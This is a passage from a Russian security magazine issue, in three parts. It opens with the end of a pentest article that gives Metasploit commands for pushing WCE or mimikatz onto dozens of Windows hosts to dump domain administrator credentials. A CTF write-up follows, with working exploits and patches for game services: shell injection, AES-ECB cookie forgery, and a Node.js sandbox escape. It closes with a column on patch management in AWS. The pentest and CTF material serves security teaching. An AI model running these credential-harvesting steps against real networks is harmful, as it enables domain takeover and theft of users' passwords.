Особенность реализации библиотеки WDigest.dll ОС Windows, в связи с которой пользователь, обладающий в системе привилегиями SeDebugPrivilege, способен получить доступ к учетным данным авторизированных в системе пользователей, вендор уязвимостью не считает, поэтому как таковой официальной заплатки в природе не существует.

В качестве временного решения можно отключить поставщик безопасности wdigest через соответствующую ветвь реестра HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa. Стоит понимать, что атакующий может проделать то же самое в обратном порядке. Данный метод спасает только от раскрытия паролей — привилегии пользователя будут получены, но пароль останется в тайне.

ОСТОРОЖНОСТЬ

Не стоит забывать, что не только хакеры знают о существовании таких утилит, как WCE/mimikatz, — большинство антивирусов блокирует подобный софт как HackTool, не пускай это из виду. Попытка запуска HackTool на одной машине в логах совершенно незаметна, в отличие от попытки запуска на нескольких сотнях машин. Будь аккуратен, иначе можно потерять даже текущие привилегии.

зано с реализацией в ОС Windows библиотеки `WDigest.dll`, предназначенной для дайджест-аутентификации. Особенности реализации механизма `HTTPDigest Authentication` для поддержки SSO (Single Sign On) требуют знания вводимого пароля, а не только его хеша, поэтому разработчики решили зашифровать пароли пользователей с помощью стандартной функции `LsaProtectMemory`, а затем расшифровывать их с помощью функции `LsaUnprotectMemory` по мере необходимости.

Так что же дает нам использование этих утилит в контексте наших текущих привилегий? Все просто — существует очень большая вероятность того, что на одной из рабочих станций, на которой мы обладаем привилегиями локального администратора, сохранены учетные данные авторизированного в системе привилегированного пользователя. Если в первой итерации пароль администратора домена получить не удалось, то следует выявить пользователя, учетными данными которого ты обладаешь, с наивысшими привилегиями и повторить итерацию от его имени. Утилиты настолько просты в использовании, что даже пары слов уделять этому не стоит. Достаточно правильно рассудить, на какой именно рабочей станции они, скорее всего, присутствуют, — тут в помощь данные из LDAP, или же переходить с одного хоста на другой до тех пор, пока не появится ожидаемый результат. Но никто не любит рутину, а в случае, когда перед тобой стоит не особо интеллектуальная задача — запустить одну и ту же программу на сотне хостов, — только рутина и присутствует. Автоматизация — наше все. Автоматизировать заливку и запуск утилит достаточно просто с помощью всеми любимого MSF. К примеру, мы хотим выполнить WCE на нескольких десятках хостов, на которых наша учетная запись имеет привилегии локального админа. Для начала нам понадобится плагин Metasploit post_auto (j.mp/NCsyhs), который необходимо скопировать в директорию с плагинами (например, ~/.msf4/plugins). После чего необходимо подготовить бинарник WCE — не забывай, обе утилиты имеют свои версии для x86- и x64-систем. Запускаем Metasploit. Подгружаем плагин `load post_auto`. Выбираем для использования модуль `use auxiliary/scanner/smb/psexec_scanner`. Выставляем все необходимые значения (команда `set`), перечень которых можно увидеть в выводе команды `show options`. В качестве полезной нагрузки (payload), рекомендую использовать проверенный временем `windows/meterpreter/reverse_tcp`. Запускаем модуль командой `exploit`. После того как выполнение модуля завершено, перечень сессий, созданных для дальнейшей работы с «порабощенными» хостами, представлен в выводе команды `sessions`. Если их нет — что-то пошло не так, RTFM, будь добр.

Рис. 9. Активные сессии MSF

Рис. 10. Вывод утилиты mimikatz

Рис. 11. Снимаем сливки с WCE

После того как сессии открыты, можно приступать к загрузке и выполнению нашей утилиты (WCE/mimikatz, параметры запуска, конечно же, различны). Для выполнения одной и той же команды в отношении всех созданных сессий используется команда `multi_meter_cmd`. Вот небольшой пример запуска утилиты WCE на всех хостах, где были созданы сессии:

```
multi_meter_cmd -m "execute -H -m -d calc.exe -f ↵
/path/to/wce.exe -a '-w -o foo.txt'" -s all
```

После чего MSF послушно заливает бинарник WCE на каждый хост и запускает его с параметрами `-w -o foo.txt` (запишет вывод в файл `foo.txt` текущей директории).

После того как команда выполнена на всех хостах, необходимо получить вывод WCE с каждого из них. Достаточно выполнить `multi_cmd -c "type foo.txt" -s all` и подождать.

Собрав все выводы, почистим за собой — удалим файл `foo.txt` на каждом хосте: `multi_cmd -c "del foo.txt" -s all`. И закроем сессии, если они больше не нужны, — `sessions -K`.

С вероятностью 90% на первой же итерации ты получишь учетную запись администратора домена.

OUTRO

Уверен, что комбинация перечисленных методов поможет тебе составить несколько сценариев быстрого повышения привилегий в рамках Active Directory и позволит потратить больше времени на более глубокое исследование безопасности информационной системы. Ведь теперь перед тобой не black, а как минимум grey box! Удачных пентестов! Stay tuned!



flickr.com @mknowles

Bushwhackers на iCTF

Как наши парни из МГУ побеждали на международных хакерских соревнованиях

iCTF (вдруг кто не в курсе) — одни из самых старых, престижных и уж точно самые экспериментальные командные соревнования по информационной безопасности формата Attack-Defence CTF. Наша команда (Bushwhackers) в этих соревнованиях участвовала и даже, прямо скажем, немножко победила. Полный отчет о мероприятии — в этой статье. Поехали!



Bushwhackers

В соревнованиях такого рода каждая команда должна управлять виртуальной машиной, на которой размещены игровые сервисы, содержащие уязвимости. В начале игры виртуальные машины у всех команд идентичны, но по мере обнаружения уязвимостей команды патчат сервисы, чтобы не допустить эксплуатацию со стороны соперников. Проверяющая система регулярно размещает на каждом сервисе флаги, которые соперники должны украсть, эксплуатируя уязвимости.

Стандартные правила организаторам iCTF наскучили довольно быстро, и каждый год они радуют участников очередным вариантом правил. В этом году по легенде каждая команда представляет собой страну, которая жаждет захватить мировое господство и для этого делает и запускает атомные бомбы. С технической точки зрения изменения относительно традиционного формата были следующими:

- виртуальные машины команд-участниц размещались на серверах организаторов, причем у команд не было root-доступа к своим машинам;
- прямого доступа к сервисам других команд не было; эксплойты в виде исходного кода на Python отправлялись организаторам, которые сами их запускали в каждом раунде по хитрым правилам; подобный формат, например, делает невозможными такие финты: «залить через уязвимость в сервисе бэкдор и потом через него собирать флаги даже тогда, когда сервис будет пропатчен», «каждый раунд как можно скорее собирать флаги, после чего их удалять или изменять, чтобы другие команды не набрали очки»;
- игровые очки, количество которых к концу игры определяло занятое место, начислялись только за защиту своих сервисов, причем защищаться можно было как при помощи патчинга сервисов, так и при помощи мониторинга атак и своевременного сообщения о них; другими словами, команда с непропатченными сервисами, но обнаруживающая 100% атак, не отличается от команды со всеми пропатченными сервисами;
- за успешную эксплуатацию сервисов командам начислялась игровая валюта, которая не конвертировалась в очки напрямую, но использовалась на аукционе для покупки всяческих ништяков: иммунитета к атакам на следующий раунд, предотвращения выполнения эксплойтов другой команды, получения готового эксплойта для выбранного сервиса и прочего;
- вся игра была разделена на четыре этапа, которые проходились командами последовательно, причем финальный результат команды определялся только количеством очков, набранных за последний этап.



ОТ РЕДАКЦИИ

Парни скрываются, не подписываются и скромничают настолько, что все фразы о их победе в конкурсе в статью дописали редакторы][:). А мы не постесняемся и скажем: сборной команде факультета ВМК МГУ имени М. В. Ломоносова, созданной Денисом Гамаюновым и Андреем Петуховым (кстати, нашим старым автором), – воистину респект!

УПРАВЛЕНИЕ ПРОЦЕССОМ И ТАКТИКА

Внимательное чтение правил выявило существенный перекос в сторону защиты. Это в значительной мере определило стратегию — большое внимание уделяем патчингу и мониторингу, тем более что из-за отсутствия прямого сетевого доступа между командами количество трафика достаточно невелико (фактически это запросы бота, выставляющего и проверяющего флаги, и эксплойты).

Анализ наших предыдущих игр показал, что главное, чего не хватало команде (не считая убер-скиллов, которых много никогда не бывает), — это нормально организованное взаимодействие участников. Необходимо было следить за тем, кто какой сервис ковыряет, какой прогресс, не подвисла ли какая-нибудь задача и так далее. С самого начала игры мне как капитану стало понятно, что эта функция будет отнимать все мое время, — на сервисы придется забить. Было обидно практически не принимать участия во всеобщем «вонзалове», но в целом этот подход себя оправдал. Зато в каждый отрезок времени было четкое понимание, кто чем занимается, какой прогресс у каждого сервиса.

Одним из важных моментов стало решение начать еще в середине игры анализировать сервис Uranus, который становился активным только на последнем, четвертом этапе. В результате эксплойт для этого сервиса был готов еще до начала четвертого раунда, что принесло много игровых денег.

Ставка на мониторинг также принесла результат — внимательное исследование входящего трафика позволило вынуть оттуда несколько эксплойтов, которые мы затем использовали в своих целях. Такая вот разведка.

Ну и наконец, главная наша удача состояла в том, что мы одними из первых разгадали экономическую модель игры. Пока все команды копили игровую валюту, мы задешево покупали на аукционе иммунитет к атакам на следующий раунд, быстро зарабатывая таким образом очки и продвигаясь вверх по таблице. В результате на четвертый этап игры мы перешли одними из первых.

Затем началась аукционная гонка между командами-лидерами, каждая из которых стремилась либо купить иммунитет, либо лишить конкурента возможности атаковать. К примеру, если в начале аукционов мы покупали иммунитет на раунд примерно за пять игровых денег, то к концу игры ставки уже были в районе двухсот. При этом многие команды использовали для игры на аукционе скрипты. К примеру, ставили на один больше, чем текущая максимальная ставка, за пять секунд до конца раунда. Поняв это, мы несколько раз развели топовые команды на большие ставки — нет ничего слаще, чем наблюдать, как твой преследователь раз за разом ставит заоблачные суммы, лишаясь таким образом шансов на успешное продолжение борьбы.

Мы предполагали, что основная борьба среди топ-5 команд закончится примерно минут за сорок до конца игры, когда эти команды потратят все свои деньги, а основная борьба на аукционе развернется между командами, воюющими за места в первой десятке. Так и произошло — ставки на аукционе стали настолько высокими, что командам из топа, потратившим деньги на борьбу в середине четвертого этапа, оставалось только молча наблюдать за таблицей результатов. Достаточное количество игровой валюты и грамотная игра на аукционе позволили нам весь последний раунд держаться впереди и в итоге завоевать первое место с комфортным отрывом по очкам от преследователей.

РАЗБОР ПОЛЕТОВ

Мы решили описать логику решения не всех, а четырех заданий. Нам показалось, что эта логика будет полезна для решения аналогичных задач на CTF.

Сервис temperature

У сервиса две команды: запомнить тройку (дата, место, температура) и по паре (дата, место) вернуть температуру. Температура — это флаг, дата — ID флага (ID принимает эксплойт в качестве аргумента), а место — это своеобразный пароль, без знания которого невозможно достать флаг из пропатченного сервиса.

Открываем исходник и видим, что данные хранятся рядом в каталоге, в текстовом файлике neverguess, причем вставляются в него и вытаскиваются оттуда двумя командами: `cat neverguess | grep %s | grep %s | awk '{print $3}'` для выдачи флагов и `echo " %s %s %s " >> neverguess` для сохранения. В первую команду подставляется пара (дата, место), а во вторую — тройка (дата, место, температура-флаг).

Так как входные данные никак не фильтруются и не экранируются, сервис уязвим к классической атаке OS command injection. Эх, жаль инфраструктура iCTF не позволяла получать флаги для других сервисов через эту уязвимость. Тогда мы подумали, что эксплойт для этого сервиса можно сделать хитрее. Действительно, допустим, какая-то команда «пропатчит» сервис, добавив кавычки вокруг `%s` и экранирование спецсимволов shell'а в самой строке. Тогда классическая command injection не прокатит.

Тем не менее флаг все еще легко получить, так как команда grep ищет подстроку во всей строчке, а не только в конкретном поле (она даже не знает, что строка должна быть разбита на какие-то поля). Итак, в наш эксплойт передают ID флага, который надо вытащить (это дата), место мы не знаем. Подключаемся к сервису и запрашиваем данные таким образом: передаем ID флага в качестве даты и строку `FLG` в качестве места. Так как строка `FLG` является подстрокой любого флага, а потому точно содержится в целевой строке, мы получим нужный результат.

Для труъ патча нужно было сделать, чтобы введенная в качестве места строка сравнивалась именно со вторым полем в файле. Для этого мы изменили формат файла: хранили сериализованный с помощью cpickle список троек, при необходимости десериализовывали и искали точное совпадение со вторым полем.

Сервис secretvault

При подключении на порт сервис предлагает ввести нам имя пользователя и пароль, после чего выдает длинную Base64-куку, которую тут же предлагает ввести обратно в паре с какой-то командой. Команды `help` среди доступных нет, так что углубляемся в анализ файлов сервиса.

Использовав `strings` на бинарнике, по типичным названиям импортируемых функций можно было понять, что исполняемый файл как-то связан с языком Python. Проанализировав тщательнее, находим, что при старте распаковывается некий ZIP-архив, после чего запускается интерпретатор питона. Поскольку архива в папке не было видно, предположили, что он, вероятно, внутри бинарника. Далее по сигнатуре `PK\x03\x04` находим начало нужного нам ZIP-архива. В архиве было полно .pyc-файлов, к которым, конечно, тут же был применен uncompile. В конце концов мы получили исходник `__main__.pyc`.

В результате анализа исходника стало ясно, что сервис поддерживает несколько команд, и среди них есть `write`, которая записывает строчку в файл типа `<имя пользователя>/secret_of_<имя пользователя>.txt`, и `recv secret`, которая возвращает содержимое файла. Имя пользователя — это ID флага, а содержимое файла — сам флаг. Цель атаки — представиться другим пользователем, ID которого передали в наш эксплойт.

Что же, изучаем процесс авторизации и генерации куки. При авторизации пользователя, который уже хоть раз входил в систему, пароль проверяется, так что тривиальные способы отпадают. Имя пользователя может состоять только из букв и цифр. Запоминаем это и смотрим на процесс генерации куки. Оказывается, что кука — это `base64(AES(s))`, где ключ шифрования нам неизвестен, а `s` — строка, состоящая из даты, времени, имени пользователя и константы `CHALLENGE`, которые разделены символом вертикальной черты (`|`).

Так как имя пользователя обязано состоять из букв и цифр, заставить сервис перепутать поля в куке не получится. Обращаем внимание на то, что s перед шифрованием странным образом дополняется пробелами слева так, что имя пользователя всегда идет с 32-й позиции. Кроме этого, AES используется в режиме ECB. Это значит, что блоки по 16 байт шифруются независимо. Таким образом, если мы получим шифротекст для строки `s_1 s_2 s_3 s_4`, где `s_i` — строки, длина которых равна 16, то мы также можем узнать шифротекст для строки `s_1 s_2 s_4`, для чего достаточно будет выкинуть из шифротекста байты 32–47.

Тогда алгоритм эксплойта получается такой: допустим, нам нужно узнать секрет пользователя `user`. Мы получаем куку для пользователя `<16 любых букв>user`, после чего выбрасываем из полученной куки третий блок из 16 байт и с такой кукой запрашиваем секрет.

Для патча можно, например, вместо имени пользователя писать в куку SHA-1-хеш от него — тогда длина строки будет всегда одинаковой и атака не пройдет.

Сервис dexware

Сервис представлял собой «ну очень секретную систему редактирования формул». Помимо стандартных функций типа добавления/удаления/перечисления формул, в меню сервиса была необычная опция `upgrade`, которой, впрочем, воспользоваться в режиме black box не получилось. Как водится, идем смотреть исходники.

Вместо исходников разработчики задания приготовили DEX-приложение для виртуальной машины Dalvik (то есть Java-приложение, собранное для андроида). После обработки напильником в виде androguard (https://code.google.com/p/androguard) был получен исходный код сервиса на Java, перемежающийся дизассемблерными листингами smali (https://code.google.com/p/smali).

Дальнейшее было делом техники — реверс-инжиниринг логики сервиса показал, что функция `update` загружает с диска JAR-файл и передает управление одной из его функций. Стало быть, к сервису надо подложить JAR-файл с нашим вредоносным классом, вынимающим флаг. Но как это сделать?

Внимательное изучение кода, отвечающего за обработку меню, показало, что помимо отображаемых пунктов меню есть еще скрытый пункт, который активируется вводом числа 42.

1

```
var _0xcfe5 = [
    "\x76\x61\x72\x20\x72\x33\x41\x38...\x41\x74",
    "\x6C\x65\x6E\x67\x74\x68",
    "\x63\x68\x61\x72\x41\x74",
    "\x60",
    "\x73\x75\x62\x73\x74\x72"
];
eval((function (_0x4407x1) {
    for (var _0x4407x2 = _0xcfe5[1], _0x4407x3 = 0, _0x4407x4 = function (_0x4407x1, _0x4407x5) {
            for (var _0x4407x6 = 0, _0x4407x7 = 0; _0x4407x7 < _0x4407x5; _0x4407x7++) {
                _0x4407x6 *= 96;
                var _0x4407x8 = _0x4407x1[_0xcfe5[2]](_0x4407x7);
                if (_0x4407x8 >= 32 && _0x4407x8 <= 127) {
                    _0x4407x6 += _0x4407x8 - 32;
                };
            };
            return _0x4407x6;
        }; _0x4407x3 < _0x4407x1[_0xcfe5[3]];) {
        if (_0x4407x1[_0xcfe5[4]](_0x4407x3) != _0xcfe5[5]) {
            _0x4407x2 += _0x4407x1[_0xcfe5[4]](_0x4407x3++);
        } else {
            if (_0x4407x1[_0xcfe5[4]](_0x4407x3 + 1) != _0xcfe5[5]) {
                var _0x4407x9 = _0x4407x4(_0x4407x1[_0xcfe5[4]](_0x4407x3 + 3), 1) + 5;
                _0x4407x2 += _0x4407x2[_0xcfe5[6]](_0x4407x2[_0xcfe5[3]] -
                    _0x4407x4(_0x4407x1[_0xcfe5[6]](_0x4407x3 + 1, 2), 2) - _0x4407x9, _0x4407x9);
                _0x4407x3 += 4;
            } else {
                _0x4407x2 += _0xcfe5[5];
                _0x4407x3 += 2;
            };
        };
    };
    return _0x4407x2;
})(_0xcfe5[0]));
```

3

```
function test(b) {
    global = '';
    password = '';
    require('vm').runInThisContext(b);
    return password;
}
```

4

```
code = data_json['code'];
if (checkCode(code)) {
    try {
        retval = test(code['toString']());
    } catch (E) {
        var b = 'Your code has runtime errors: ';
        response['writeHead']('200', {
            'Content-Type': 'text/plain'
        });
        response['end'](b + E + '\n');
    }
```

2

```
function test(b) {
    var k = r3A8.J8("1b") ? "k" : "runInThisContext",
        V = r3A8.J8("81e") ? "vm" : "handlePOST",
        s = r3A8.J8("74") ? function (E) {
            global = r3A8.J8("a11a") ? "g" : E;
        } : false,
        c = r3A8.J8("33c1") ? function (E) {
            password = r3A8.J8("77") ? "loadSubmission" : E;
        } : "submissions",
        w = r3A8.J8("d5") ? "retval" : require(V);
    c(z9o2.l2);
    s(z9o2.l2);
    w[k](b[z9o2.w4]());
    return password;
}
```

5

```
function test(code) {
    var vm = require('vm'),
        sandbox = {
            password:''
        };
    vm.runInNewContext(code, sandbox);
    return sandbox.password;
}
```

Рис. 1. Первая итерация по деобфускации кода

Рис. 2. Функция test в обфусцированном виде

Рис. 3. Функция test после обращения приемов обфускации

Рис. 4. Логика обработки исключений

Рис. 5. Исправления в коде сервиса

Изучение обработчика этого пункта показало, что после ввода числа приложение ожидает ввод имени файла, его длину, а затем hex-кодированное содержимое.

Таким образом, эксплуатация состоит в загрузке через скрытый пункт меню JAR-файла и дальнейшей его активации при помощи пункта upgrade.

Поскольку патчить байт-код на smali нам не захотелось, решили получать очки за защиту через мониторинг. Осталось просто сообщать об атаках при получении соединений, активирующих пункт меню 42.

Сервис Uranus

Задание представляло собой сервис на Node.js, который на вход принимает POST-запрос с объектом в формате JSON. Если у объекта есть только поля `flag_id` и `token`, то сервис пытается считать из папки `submissions/` файл с именем `flag_id + '-' + token` и в случае наличия такого файла вернет первую группу из следующей регулярки: `/password = "(0-9a-zA-Z({16})"/` (то есть сохраненный пароль, он же флаг). Если в объекте есть еще и поле `code`, то будет вызвана функция сохранения флагов, которая будет описана позже.

Код сервиса был немного обфусцирован. Для первого шага достаточно заменить выделенный `eval` (см. рис. 1) на любую функцию вывода, например `console.log()`, и запустить.

Полученный в результате код обфусцирован с использованием двух приемов. Во-первых, часть выражений заменена на тернарный оператор с константным условием: вызывается функция `r3A8`, которая, видимо в качестве «пасхалки», осуществляет проверку текущего времени, вследствие чего код сервиса на данный момент уже не работает (для запуска кода можно переопределить метод `Date.prototype.getTime`, чтобы он возвращал timestamp со времени проведения iCTF). Во-вторых, часть строк заменена на обращения к полям объекта `z9o2`. Так, например (рис. 2), выглядит «главная» с точки зрения добычи флагов функция `test`.

После обращения описанных приемов обфускации функция `test` примет следующий вид (рис. 3).

Данная функция фактически является эквивалентом функции `eval` за исключением того, что в ней «затерта» переменная `global`, которая указывает на глобальный контекст выполнения Node.js (на самом деле это ничего особенно не меняет).

Вызывается функция с аргументом b, в котором передается значение поля code JSON-объекта из POST-запроса. Предварительно значение code проверяется на вхождения строк eval, global, Function и this (своего рода фильтрация). В результате вызова `test(code)` должно быть изменено значение глобальной переменной `password`. Если после выполнения функции `test` значение переменной `password` стало непустой строкой, то значение code будет записано в файл с именем `flag_id + '-' + token`. В ответ сервера же попадет только константная строка: `'Code approved. Please check your parameters carefully before deploying the code to the nuclear reactor.'`. Соответственно, проверяющая система устанавливает флаг очень просто: для некоторого значения flag_id и токена в поле code передается строка `password = <значение>`: в результате выполнения этой строки, во-первых, изменится значение глобальной переменной, а во-вторых, эта же строка будет записана в соответствующий файл.

Видимо, чтобы участникам было проще доставать флаги, в сервис была добавлена обработка исключений, полученных из функции `test`: в итоге сервис выводит в ответ текст пойманного исключения.

В результате у нас получился такой JS-код для доставания флагов:

```
ff.readdirSync('submissions/').
  forEach(function(file){
    if (/FLAG_ID/.test(file)) {
        throw ff.readFileSync('submissions/'+file);
    }
})
```

`FLAG_ID` — строка, получаемая от системы, запускающей эксплойты, а переменная `ff` определена в коде сервиса и является ссылкой на модуль `fs` для работы с файловой системой (nodejs.org/api/fs.html).

Фикс сервиса был простой — замена в функции `test` вызова `runInThisContext` на `runInNewContext` с передачей в качестве контекста объекта с полем `password`, равным пустой строке.

ЗАКЛЮЧЕНИЕ

Мнения в CTF-сообществе о данном мероприятии практически всегда полярны: с одной стороны, многим iCTF очень нравится, с другой стороны, есть товарищи, которые чуть ли не готовы объявить священную войну университету в Санта-Барбаре. Верно одно: iCTF никого не оставляет равнодушным. В заключение хочется пожелать всему CTF-сообществу будущих побед и, самое главное, положительной эмоциональной отдачи от игр, ведь в конечном счете все делается ради этого — изрядно повеселиться. ⌶

Колонка Алексея Синцова

АРХИТЕКТУРА ПАТЧ-МЕНЕДЖМЕНТА В УСЛОВИЯХ ОБЛАЧНОЙ ПОГОДЫ

Патч-менеджмент на коленке

В работе специалиста по инфобезопасности есть куча процессов, которые нужно вовремя запустить и поддерживать. Хороший пример — патч-менеджмент, особенно когда ты работаешь с целой платформой, реализованной в AWS (и не только). Тогда задача контроля версий пакетов становится крайне интересной, ведь можно организовать это дело с помощью архитектуры самого ИТ-решения.



Алексей Синцов

Известный white hat, докладчик на security-конференциях, со-организатор ZeroNights и просто отличный парень. В данный момент занимает должность Principal Security Engineer в компании Nokia, где отвечает за безопасность сервисов платформы HERE.

ПОСТАНОВКА ЗАДАЧИ

Допустим, что в компании нужно обеспечить разработчикам возможность делать любые проекты, которые важны для успешности бизнеса. Мы знаем, что 99% всех этих разработок ведется на уровне приложений. То есть разработчик не пишет свою ОС, СУБД или HTTP-сервер. Все это ему должно предоставляться, а он соберет это вместе, добавит свой код, и в результате получится что-то крутое и полезное. Усложним задачу: компания большая и проектов в ней очень много. К примеру, есть ERP и портал для сотрудников, развернутые локально, а есть маркетинговые проекты, которые вообще в AWS. Словом, получается куча разнообразных процессов разработки и развертывания, и нужно все это дело как-то контролировать. Возникает классический для ИБ процесс — Patch Management. Вечно что-то происходит, создаются новые проекты, умирают старые, а используемое ПО вообще может быть любым: там nginx, тут Apache, а вон там Tomcat, и уследить за всем этим — нетривиальная задача. Никто не хочет, чтобы «забытый» сервер с PHP-CGI и старым ядром через год порутили и заставили майнить биткоины для каких-нибудь ловких ботоводов.

В общем виде процесс выглядит так: разработчик решает начать новый проект, для этого ему нужны ресурсы, софт, ОС, а также сегментированные среды — разработчика, тестовая, стейджинг и, наконец, продакшн. Разработчик заказывает N виртуалок и на них разворачивает нужные образы ОС. И хотим мы это реализовать в публичном облаке, например AWS. То есть разработчик запрашивает у нас доступ к корпоративному аккаунту AWS, в котором генерируется учетка под его проект и под названные среды. Таким образом, разработчик со своими ключами, паролями и идентификатором получит доступ только к своей среде, под конкретный проект. Но так как это корпоративный аккаунт, то он получит доступ к нашим репозиториям, нашим образам ОС и преднастроенным политикам сетевого доступа. Нам же нужно добавить пресловутый патч-менеджмент: если что-то из его компонентов, будь то ядро или Apache, устарело, мы получаем автоматическое уведомление и принимаем меры.


АРХИТЕКТУРА

Правильная архитектура — залог не только гибкости и масштабируемости, но и безопасности. Для решения обозначенных задач крайне важна стандартизация и постановка единых процессов. Например, для нашей задачи очень важно использовать стандарт для ОС, пакетов и так далее, поэтому мы утверждаем как правило, что для работы в AWS разработчики могут использовать только наши корпоративные AMI (Amazon Machine Image).


После этого ИТ-отдел подготавливает необходимый минимум AMI, содержащий нужный софт, конфигурацию и шаблоны для AWS CloudFormation (это то место, где контролируются шаблоны AWS, то есть те же Security Groups и прочие используемые AWS ресурсы, что позволит формировать наши «корпоративные» стандарты для использования в AWS).

Дополнительно мы настраиваем компаративный репозиторий (для AWS это легче всего сделать в S3), чтобы все пакеты и обновления, которые могут понадобиться разработчику, брались именно с него. Да, конечно, иногда разработчику нужно поставить что-то из другого репозитория или вообще собрать из исходников, но и такую «самодеятельность» можно контролировать, если ведется вся необходимая документация. Чтобы стандартизировать конфигурацию софта, используем Puppet, поэтому во все AMI должен входить клиент, который будет синхронизироваться с нашим сервером и контролировать конфиги и настройки, включая настройки sshd, репозиториев и логирования.

С помощью такой архитектуры можно обеспечить единообразие аккаунтов всех наших разработчиков и регулярно проверять версии всех пакетов, искать непропатченные ядра и прочие апачи. Результаты такой проверки будут попадать в лог, который подхватывается уже настроенным Splunk'ом. Таким образом, мы централизовано и автоматизировано получаем информацию об инстансах, в которых не обновлено ядро или не поставлено какое-нибудь критичное обновление безопасности. В прошлый раз я уже писал, что Splunk может



AWS CloudFormation поможет соблюдать стандарт при развертывании нашего облака



Генерация AMI автоматически. С Puppet это решаемо

анализировать такие логи и в зависимости от критичности апдейта оповещать всех ответственных лиц по почте.

ЧЕМ И КАК МОНИТОРИТЬ?

Мы описали общую архитектуру и все необходимые для нашей задачи инструменты. Остается вопрос: чем мониторить сами апдейты на конечных хостах? Не в каждом дистрибутиве Linux пакетный менеджер содержит такой функционал. Например, если ты используешь CentOS, то контроль пакетов достаточно нетривиальная задача. Но для этого есть специализированный софт — например, Spacewalk (spacewalk.redhat.com). Но это уже детали: если есть централизованная платформа контроля над всеми хостами (в нашем случае это Puppet) и система оповещения (Splunk), то можно сделать что угодно, включая контроль версий.

Это может быть обычный Python-скрипт, который смотрит версии пакетов (через yum, rpm) и ищет библиотеки или плагины, поставленные не из репозитория. Далее, с помощью механизмов Splunk мы получаем информацию о том, что срочно нужно что-то обновить, в свою очередь, Splunk оповещает людей. Главное преимущество в том, что такая система фактически стандартизирована, проверена, настроена как надо и разворачивает все это автоматически. Кстати, если использовать Spacewalk, то обратную связь через Splunk можно и не делать, так как там клиент-серверная архитектура, а значит, нужно будет в политиках доступа пропилить еще одну дырочку.

НЕ ТОЛЬКО PATCH MANAGEMENT!

Кроме того, очевидно, что такая архитектура дает нам множество других плюсов в ИБ. В одном из прошлых номеров я поднимал вопрос использования системы обнаружения вторжений в AWS-облаке, одним из вариантов (для веб-трафика) я предлагал использовать ModSecurity. Так вот, та же архитектура позволит это реализовать. И не только ModSec, но и OSSEC и прочие полезные системы контроля ИБ. Все эти тулзы могут репортить прямо в Splunk, где наше приложение будет уже анализировать. И все это возможно автоматически, как бы сервисы ни расширялись и ни множились. Главное тут — помнить, что функционирование и производительность сервисов важнее ИБ, поэтому тот же ModSec нужно настроить как следует. Да, да — ваш Кэп.

ИТОГ

